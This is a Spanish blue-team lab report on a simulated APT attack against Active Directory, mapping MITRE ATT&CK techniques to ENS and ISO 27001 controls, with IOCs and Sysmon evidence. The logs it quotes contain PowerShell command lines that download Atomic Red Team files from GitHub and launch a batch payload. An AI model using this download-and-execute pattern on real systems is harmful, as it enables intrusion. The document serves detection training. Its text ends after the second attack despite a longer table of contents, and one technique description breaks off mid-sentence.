

APT SIMULATION

EVIDENCE | IOCs | SIGMA | SPLUNK



BLUE TEAM

MARTA FERNANDEZ
JUAN CARLOS VICO

Índice

1.- Introducción al Análisis de Ataque APT en Active Directory.....	3
2.- Estructura Metodológica del Análisis de Detección (Blue Team).....	3
3.- Marco normativo aplicado.....	5
4.- Diagrama de Flujo de la Kill Chain.....	6
5.- Técnicas MITRE ATT&CK.....	8
T1566.001: Phishing - Archivo Adjunto.....	8
T1204.002: Ejecución por parte del Usuario.....	8
T1558.003: Kerberoasting.....	8
T1550.002: "Pass the Hash"	8
T1136.002 / T1547.001: Creación de Cuenta y Ejecución Automática de Inicio.....	9
T1041: Exfiltración de Datos sobre Canal C2.....	9
T1027: Ofuscación de Archivos o Información.....	9
6.- Indicadores de Compromiso y Evidencias Técnicas por Fase de Ataque.....	10
Ataque 1 T1566.001 - Spearphishing Attachment.....	10
Ataque 2 T1204.002 User Execution: Malicious File	12
Ataque 3 T1558.003 - Steal or Forge Kerberos Tickets: Kerberoasting.....	16
Ataque T1550.002: Pass the Hash (PtH).....	21
Ataque T1136.002: Creación de Cuenta (Dominio).....	24
Ataque T1547.001: Ejecución Automática al Inicio (Run Keys)	26
Ataque T1041: Exfiltración de Datos sobre Canal C2.....	30
Evasión de Defensas (T1027) Integrada.....	34
7.- Creación de reglas en sigma y alertas en Splunk.....	34
8.- Bastionado y Recomendaciones Finales.....	39
9.- Conclusiones	41

1.- Introducción al Análisis de Ataque APT en Active Directory

Hemos seleccionado un escenario crítico para nuestro análisis: la ejecución de un Ataque Persistente Avanzado (APT) dirigido específicamente a entornos de Active Directory (AD). Comprender la secuencia de un ataque de esta naturaleza es vital, ya que los adversarios buscan comprometer la columna vertebral de la infraestructura de una organización.

Para desglosar y explicar metódicamente este ataque, utilizaremos dos herramientas analíticas esenciales: el catálogo detallado de Técnicas MITRE ATT&CK y el Diagrama de Flujo de la Kill Chain. Esta combinación nos permitirá ilustrar, paso a paso, cómo el adversario pasa de la fase inicial de compromiso a la consecución de sus objetivos, utilizando técnicas como el phishing, el Pass the Hash y Kerberoasting para escalar privilegios y moverse lateralmente.

A continuación, exploraremos la estructura metodológica del análisis efectuado a modo de esquema explicativo del trabajo. Con esto pasaremos a ver el flujo del ataque, identificando cómo cada técnica MITRE se aplica en cada etapa de la Kill Chain para lograr la persistencia y la exfiltración de datos en un ataque simulado contra Active Directory.

2.- Estructura Metodológica del Análisis de Detección (Blue Team)

El presente trabajo se estructura de manera rigurosa para replicar, analizar y detectar una Cadena de Ataque Persistente Avanzada (APT) dirigida a un entorno de Active Directory (AD). El objetivo es proporcionar una visión integral desde la perspectiva de la defensa (*Blue Team*), abarcando la identificación de TTPs, la correlación de logs y la propuesta de mitigación.

1. Introducción al Ataque Elegido

Esta sección establece el escenario de amenaza y define el objetivo del ejercicio. Se describe el vector de entrada y se presenta la amenaza APT específica que se está simulando.

2. Estructura del Trabajo (Página Actual)

Esta sección sirve como hoja de ruta para el lector, detallando la metodología utilizada y el orden en que se presenta la información.

3.- Marco normativo aplicado

Esta sección delimita los estándares de la industria y las metodologías teóricas que fundamentan la investigación. El ejercicio se alinea con marcos de referencia globales de ciberseguridad para garantizar la interoperabilidad, la reproducibilidad y la validez profesional de los hallazgos defensivos.

4. Diagrama de Flujo de la Kill Chain del Ataque Completo

Se presenta un Diagrama de Flujo que organiza las técnicas MITRE de manera cronológica. Este diagrama actúa como la guía visual que conecta cada acción del adversario (desde el Acceso Inicial hasta la Exfiltración) y establece la progresión lógica de la cadena de ataque.

4. Identificación y Explicación de las Técnicas MITRE que Usaremos

Se detallan de manera formal y conceptual cada una de las TTPs utilizadas por el adversario, con su código y nombre (ej., T1558.003: Kerberoasting), proporcionando el contexto teórico antes de pasar a la fase práctica del laboratorio.

5. Indicadores de Compromiso de Cada Código de Ataque + Evidencias

Este es el núcleo del análisis forense y de detección del trabajo. Por cada técnica de MITRE, se aplica un proceso estructurado para la detección en el *endpoint*:

- Comando y Mecanismo: Se detalla la línea de comandos exacta utilizada por Atomic Red Team y se explica su función.
- Evidencia de Detección (IOCs): Se presentan las capturas de Sysmon (Event ID 1), Visor de Eventos y artefactos en disco (%TEMP%) como prueba empírica. Se prioriza la correlación de logs para demostrar la conexión ininterrumpida entre procesos de ataque.

6. Creación de Reglas en Sigma para Compilar a Splunk y Alertas de Splunk Verificadas

Se documenta la fase de respuesta táctica del *Blue Team*. Se describe el proceso de traducir los IOCs de alta fidelidad detectados en el laboratorio en reglas de detección portables (Sigma). Estas reglas son compiladas para la plataforma Splunk y se verifica su funcionamiento para generar alertas automáticas.

7. Bastionado (Hardening)

Esta sección final se dedica a la propuesta de Mitigación. Se proponen medidas de defensa y configuraciones de *hardening* específicas, dirigidas a prevenir y dificultar la ejecución de las técnicas de MITRE ATT&CK detectadas, fortaleciendo la postura de seguridad del entorno.

8. Conclusiones y Anexos

El trabajo concluye con un resumen de los hallazgos y la aportación al aprendizaje de la defensa activa.

3.- Marco normativo aplicado

El presente trabajo se ha desarrollado conforme a los principales marcos normativos en materia de ciberseguridad, con el objetivo de garantizar la trazabilidad formal de cada técnica analizada, así como la alineación con estándares nacionales e internacionales. La correlación entre técnicas MITRE ATT&CK, evidencias técnicas y controles normativos permite reforzar la postura de seguridad desde una perspectiva operativa y documental.

En primer lugar, se ha aplicado el Esquema Nacional de Seguridad (ENS), regulado por el Real Decreto 311/2022, como referencia principal para la protección de sistemas de información en el sector público y entornos críticos. Cada técnica identificada en el ataque APT ha sido vinculada con controles específicos del ENS, tales como MP.SI.1 (registro de eventos), OP.ACC.2 y OP.ACC.3 (gestión de accesos y cuentas), OP.EXP.1 (protección contra software malicioso) y MP.COM.1 (protección de comunicaciones).


Asimismo, se ha considerado la norma internacional ISO/IEC 27001:2022, que establece los requisitos para la implantación de un Sistema de Gestión de Seguridad de la Información (SGSI). Las técnicas analizadas se han correlacionado con controles como A.12.4.1 (registro de eventos), A.9.2.3 y A.9.2.5 (gestión de accesos), A.12.6.2 (protección contra software malicioso) y A.13.1.1 (seguridad en las comunicaciones).

Como marco técnico de referencia, se ha utilizado el MITRE ATT&CK Framework, que proporciona un catálogo estructurado de tácticas y técnicas utilizadas por adversarios en escenarios reales. Este modelo ha permitido descomponer el ataque por fases, identificar los vectores utilizados y establecer medidas de detección y bastionado específicas.

Finalmente, en lo relativo a la protección de datos personales, se han considerado principios del Reglamento General de Protección de Datos (RGPD), especialmente en las medidas complementarias como la segmentación de acceso, el etiquetado de archivos y la implementación de políticas DLP (Data Loss Prevention).

Esta integración normativa refuerza la validez técnica y documental del análisis realizado, aportando una base sólida para auditorías, simulaciones de ataque y planes de mejora continua en ciberseguridad.

4.- Diagrama de Flujo de la Kill Chain



5.- Técnicas MITRE ATT&CK

T1566.001: Phishing - Archivo Adjunto (Spearphishing Attachment)

Esta técnica se ejecuta enviando correos electrónicos muy dirigidos (spearphishing) a víctimas específicas. Estos correos contienen un archivo adjunto malicioso (como un documento de Office con macros, un PDF, un archivo ZIP o un ejecutable disfrazado). El atacante usa ingeniería social en el cuerpo del correo para convencer al usuario de que el archivo es legítimo y urgente, incitándolo a abrirlo. Al ser abierto por el usuario, el archivo ejecuta un código malicioso (payload) que compromete el sistema.

T1204.002: Ejecución por parte del Usuario (User Execution)

Esta técnica no es tanto un ataque completo, sino el componente humano necesario para que muchos otros ataques tengan éxito. Se basa en que el adversario engaña a un usuario para que realice una acción que inicia la ejecución del código malicioso. La ejecución ocurre cuando el usuario, víctima de engaño (como el T1566.001), hace doble clic en un archivo adjunto, hace clic en "Habilitar contenido" en un documento de Office, o ejecuta un archivo que ha descargado pensando que era inofensivo.

T1558.003: Kerberoasting (Privilege Escalation/Credential Acces)

Esta es una técnica de post-explotación en entornos de Active Directory (AD). El atacante, ya dentro de la red (incluso con privilegios bajos), busca cuentas de usuario que estén configuradas como "cuentas de servicio" (Service Principal Names o SPNs).

La ejecución consiste en solicitar "tickets" de servicio Kerberos (TGS) para estos servicios al controlador de dominio. El controlador de dominio los entrega sin validar quién los pide. Una parte de estos tickets está cifrada usando el hash de la contraseña de la cuenta de servicio. El atacante extrae estos tickets y los lleva a su propia máquina para descifrarlos *offline* usando fuerza bruta. Como las cuentas de servicio suelen tener contraseñas débiles, el atacante a menudo logra obtener la contraseña en texto plano, escalando así sus privilegios.

T1550.002: "Pass the Hash" (Lateral Movement)

Esta es una técnica de movimiento lateral en redes Windows. Se basa en que ciertos protocolos de autenticación (como NTLM) no siempre necesitan la contraseña en texto plano, sino que pueden usar su *hash* (una versión cifrada).

La ejecución ocurre después de que un atacante ha comprometido una máquina y ha obtenido privilegios de administrador en ella. Usando herramientas como Mimikatz, extrae los hashes de las contraseñas de la memoria (del proceso LSASS). Luego, "pasa" ese hash (sin necesidad de descifrarlo) a otra máquina de la red para autenticarse

como el usuario al que pertenece ese hash (por ejemplo, un administrador de dominio). El sistema de destino acepta el hash como prueba de identidad válida.

T1136.002 / T1547.001: Creación de Cuenta y Ejecución Automática de Inicio (Persistence)

- **T1136 (Crear Cuenta):** El atacante, ya con privilegios administrativos, ejecuta comandos (como `net user /add`) o scripts para crear una nueva cuenta de usuario (local o de dominio). Esta cuenta actúa como una "puerta trasera" que le permite volver a acceder al sistema en el futuro, incluso si su método de acceso original es descubierto y cerrado.
- **T1547 (Ejecución Automática de Inicio):** El atacante modifica la configuración del sistema para que su malware se ejecute automáticamente cada vez que la máquina se reinicia o un usuario inicia sesión. Esto se logra manipulando ubicaciones conocidas como las claves "Run" del Registro de Windows, creando Tareas Programadas, o colocando un archivo malicioso en la carpeta de "Inicio" del usuario.

T1041: Exfiltración de Datos sobre Canal C2 (Exfiltration)

Esta técnica se usa para **robar datos**. Ocurre después de que el atacante ya ha comprometido un sistema y ha establecido un canal de comunicación encubierto con su servidor, conocido como canal de **Comando y Control (C2)**.

Para exfiltrar (robar) los datos, en lugar de crear una nueva conexión a Internet (que podría ser ruidosa y ser bloqueada por un firewall), el atacante **reutiliza el canal C2 existente**. La ejecución consiste en "tunelizar" los datos robados (documentos,

T1027: Ofuscación de Archivos o Información (Defense Evasion)

Esta es una técnica de **evasión de defensas**. No es un ataque directo, sino una forma de ocultar otros ataques que van intrínsecas dentro del resto de ataques. La ejecución consiste en modificar el código malicioso (scripts, ejecutables) para que no sea detectado por el software antivirus o por los analistas de seguridad. Esto se hace usando métodos como:

- **Codificación:** Por ejemplo, usar Base64 para ocultar un script de PowerShell.
- **Cifrado:** Cifrar el payload malicioso y usar un pequeño "cargador" (loader) para descifrarlo en memoria.
- **Empaquetado (Packing):** Usar software para comprimir y oscurecer la estructura de un archivo ejecutable.

El objetivo es que el archivo en disco parezca inofensivo o sea ilegible y las diferentes partes del ataque pueden añadir su tipo de ofuscación que detallaremos más adelante.

6.- Indicadores de Compromiso y Evidencias Técnicas por Fase de Ataque

Ataque 1 T1566.001 - Spearphishing Attachment

Esta técnica se centra en el envío de correos electrónicos dirigidos a una o pocas personas, con un archivo adjunto malicioso (como un documento ofimático o un archivo comprimido) que contiene el *payload*.

Comandos usados en Atomic: [Invoke-AtomicTest T1566.001/ Invoke-AtomicTest T1566.001 -ShowDetails](#)

IOCs:

Los IoC asociados son principalmente de red y host:

IoC Relacionados con el Correo Electrónico

- **Direcciones de Remitente/Dominio Sospechosos:** Remitentes desconocidos, dominios con errores tipográficos (*typosquatting*), o direcciones que simulan ser internas o de proveedores legítimos.
- **Asuntos y Cuerpos de Correo Engañosos:** Temas urgentes o financieros inusuales, como supuestas facturas, entregas de paquetes, o notificaciones de recursos humanos.
- **Metadatos del Correo:** Encabezados (Headers) que muestran rutas de envío o IPs de origen inusuales o inconsistentes con el supuesto remitente.

IoC Relacionados con Archivos Adjuntos


- **Hash del Archivo Adjunto (Malware):** Valores MD5, SHA1, o SHA256 conocidos por pertenecer a *malware* (troyanos, *droppers*, *ransomware*, etc.).
- **Extensiones de Archivo Inusuales:** Archivos que se hacen pasar por otros (e.g., .pdf.exe, .jpg.lnk) o tipos de archivo que no se esperan recibir por correo (e.g., archivos de *script* como .vbs, .js).

Evidencias de Detección y Mecanismo

La simulación se lleva a cabo mediante la descarga de un archivo malicioso (el adjunto de *phishing*), que luego se utiliza como el punto de inicio para la Ejecución por parte del Usuario (T1204.002).

1. Evidencia en el Sistema de Archivos (Descarga del Adjunto)

- **Comando Clave de Atomic:** Se simula la descarga de un archivo de Office con macros maliciosas (.xlsm).
- **Mecanismo:** El archivo es descargado y salvado en el sistema de archivos del usuario, imitando el proceso en el que la víctima recibe el adjunto y lo guarda o lo abre automáticamente.
- **Evidencia Visual:**
 - Archivo Creado: La captura de la carpeta Temp muestra el archivo malicioso PhishingAttachment.xlsm creado con una fecha y hora específicas.
 - Ubicación: Se confirma que la ruta de la evidencia es C:\Users\Administrador\AppData\Local\Temp\.



2. Evidencia de Ejecución (Sysmon Event ID 1)

- **Comando Clave en el Log:** Invoke-WebRequest -Uri <URL> -OutFile \$env:TEMP\PhishingAttachment.xlsm
- **Mecanismo:** La captura de Sysmon (Event ID 1) registra la descarga programática del archivo de *phishing* mediante PowerShell. Este es el

mecanismo del atacante para dejar el archivo en el sistema de la víctima, previo a que el usuario lo ejecute (T1204.002).

- **Evidencia de Detección (Sysmon Log):** El log es determinante, pues muestra:

```
11/13/25
12:04:59.388 PM
11/13/2025 12:04:59.388 PM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=Windows2019DC.Clase.local
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Información
RecordNumber=26582
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Información
Message=Process Create:
RuleName: -
UtcTime: 2025-11-13 11:04:59.386
ProcessGuid: {5cc1bbb6-bb5b-6915-a402-000000000000}
ProcessId: 6532
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: "powershell.exe" & {$url = 'https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1566.001/bin/PhishingAttachment.xmlsm'
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
Invoke-WebRequest -Uri $url -OutFile $env:TEMP\PhishingAttachment.xmlsm}
CurrentDirectory: C:\Users\ADMINI~1\AppData\Local\Temp\
User: CLASE\Administrador
LogonGuid: {5cc1bbb6-b443-6915-af6-050000000000}
LogonId: 0x5F6A1
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256-DE96A6E69944335375DC1AC238336066889D9FFC7D73628EF4FE1B18160AB32C
ParentProcessGuid: {5cc1bbb6-b551-6915-4301-000000000000}
ParentProcessId: 6596
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
ParentUser: CLASE\Administrador
Collapse
host = Windows2019DC : source = WinEventLog:Microsoft-Windows-Sysmon/Operational : sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
```

Ataque 2 T1204.002 User Execution: Malicious File

Esta técnica se produce cuando el atacante depende de que el usuario haga clic o interactúe con un archivo malicioso para que el código se ejecute. Esto es lo que suele suceder después de abrir el adjunto del spearphishing (T1566.001).

Comandos usados en Atomic: [Invoke-AtomicTest T1204.002/ Invoke-AtomicTest T1204.002 -ShowDetails](#)

IoC Basados en el Host

Creación de Archivos/Artefactos:

- Archivos *dropper* o *payloads* escritos en ubicaciones inusuales del sistema (e.g., carpetas temporales, carpetas de usuario no estándar).
- Archivos con nombres que intentan disfrazarse de archivos legítimos del sistema operativo.

Actividad de Procesos Sospechosos:

- **Procesos Hijos Inusuales:** Un proceso legítimo (como *Word* o *Excel* si es un adjunto de Office) lanzando un proceso inesperado (e.g., *cmd.exe*, *powershell.exe*, *wscript.exe*) para ejecutar código.
- **Comandos en Línea:** Detección de comandos largos y ofuscados ejecutándose a través de la línea de comandos (*cmd* o *PowerShell*).

Persistencia:

- Modificaciones en el Registro de Windows (e.g., claves *Run*, *RunOnce*) o archivos de inicio para mantener la ejecución después de un reinicio.

IOC Basados en la Red (C2)


- **Tráfico de Red Saliente Inusual:** Conexiones salientes a direcciones IP o dominios desconocidos o de mala reputación. Esto es el resultado de que el código malicioso intenta comunicarse con un servidor de Comando y Control (C2).
- **Patrones de Conexión:** Tráfico que utiliza puertos y protocolos no estándar para la comunicación C2 (e.g., tráfico cifrado sobre DNS o HTTP/HTTPS con patrones de *User-Agent* sospechosos).

Evidencias de Detección y Mecanismo

La simulación de Atomic Red Team (T1204.002-4, Malicious File) demuestra que el archivo de *phishing* (.xlsm) descarga y ejecuta un *script* (click-fix.bat), el cual inicia la cadena de comandos del adversario.

1. Evidencia en el Sistema de Archivos (El Archivo Malicioso)

- **Comando Clave de Atomic:** Se simula la descarga de un archivo por lotes (.bat) que actúa como el *payload* inicial.
- **Mecanismo:** El archivo es guardado en la carpeta %TEMP% y está destinado a ser ejecutado por el usuario, activando la fase de ejecución.
- **Evidencia Visual:** La carpeta Temp confirma la presencia de click-fix.bat (el *payload* que el usuario activa).



2. Evidencia de Ejecución y Correlación de Logs (Sysmon Event ID 1)

Comando Clave en el Log: powershell.exe -NoProfile ... Start-Process -FilePath \$outFile -PassThru -WindowStyle Normal

Mecanismo: El log de Sysmon registra dos eventos clave: 1) La orquestación inicial por PowerShell, y 2) La ejecución real del *script* malicioso, que lanza comandos nativos (PING.EXE). Esto prueba la activación del ataque.

Evidencia de Detección (Sysmon Log):

- **Orquestación Inicial (Descarga/Lanzamiento):** El log muestra el proceso de PowerShell que lanza la ejecución del *payload* malicioso (Start-Process -FilePath \$env:TEMP\click-fix.bat).

```

11/13/25 11:46:28.240 AM 11/13/2025 11:46:28.240 AM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=Windows2019DC.Clase.local
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Información
RecordNumber=26267
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Información
Message=Process Create:
RuleName: -
UtcTime: 2025-11-13 10:46:28.238
ProcessGuid: {5cc1bbb6-b704-6915-8002-00000001c00}
ProcessId: 2524
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: "powershell.exe" & ($url = \"https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1204.002/src/click-fix.bat\"
$outfile = \"$env:TEMP\click-fix.bat\"
Invoke-WebRequest -Uri $url -OutFile $outfile -UseBasicParsing
$process = Start-Process -FilePath $outfile -PassThru -WindowStyle Normal
$process.Id | Out-File \"$env:TEMP\click-fix-pid.txt\"
CurrentDirectory: C:\Users\ADMINI~1\AppData\Local\Temp\
User: CLASE\Administrador
LogonGuid: {5cc1bbb6-b443-6915-af66-050000000000}
LogonId: 0x5F6A1
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256-DE96A6E69944335375DC1AC2383606688909FFC7073628EF4FE1B1B160AB32C
ParentProcessGuid: {5cc1bbb6-b551-6915-4301-00000001c00}
ParentProcessId: 6596
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
ParentUser: CLASE\Administrador
Collapse
host = Windows2019DC | source = WinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational

```

- **Ejecución y Correlación del Payload:** El log de correlación demuestra que cmd.exe fue ejecutado (ParentImage: C:\Windows\System32\cmd.exe) para procesar el *script* click-fix.bat. Este proceso lanza el binario nativo PING.EXE (Image: C:\Windows\System32\PING.EXE), cerrando el ciclo de la ejecución maliciosa.

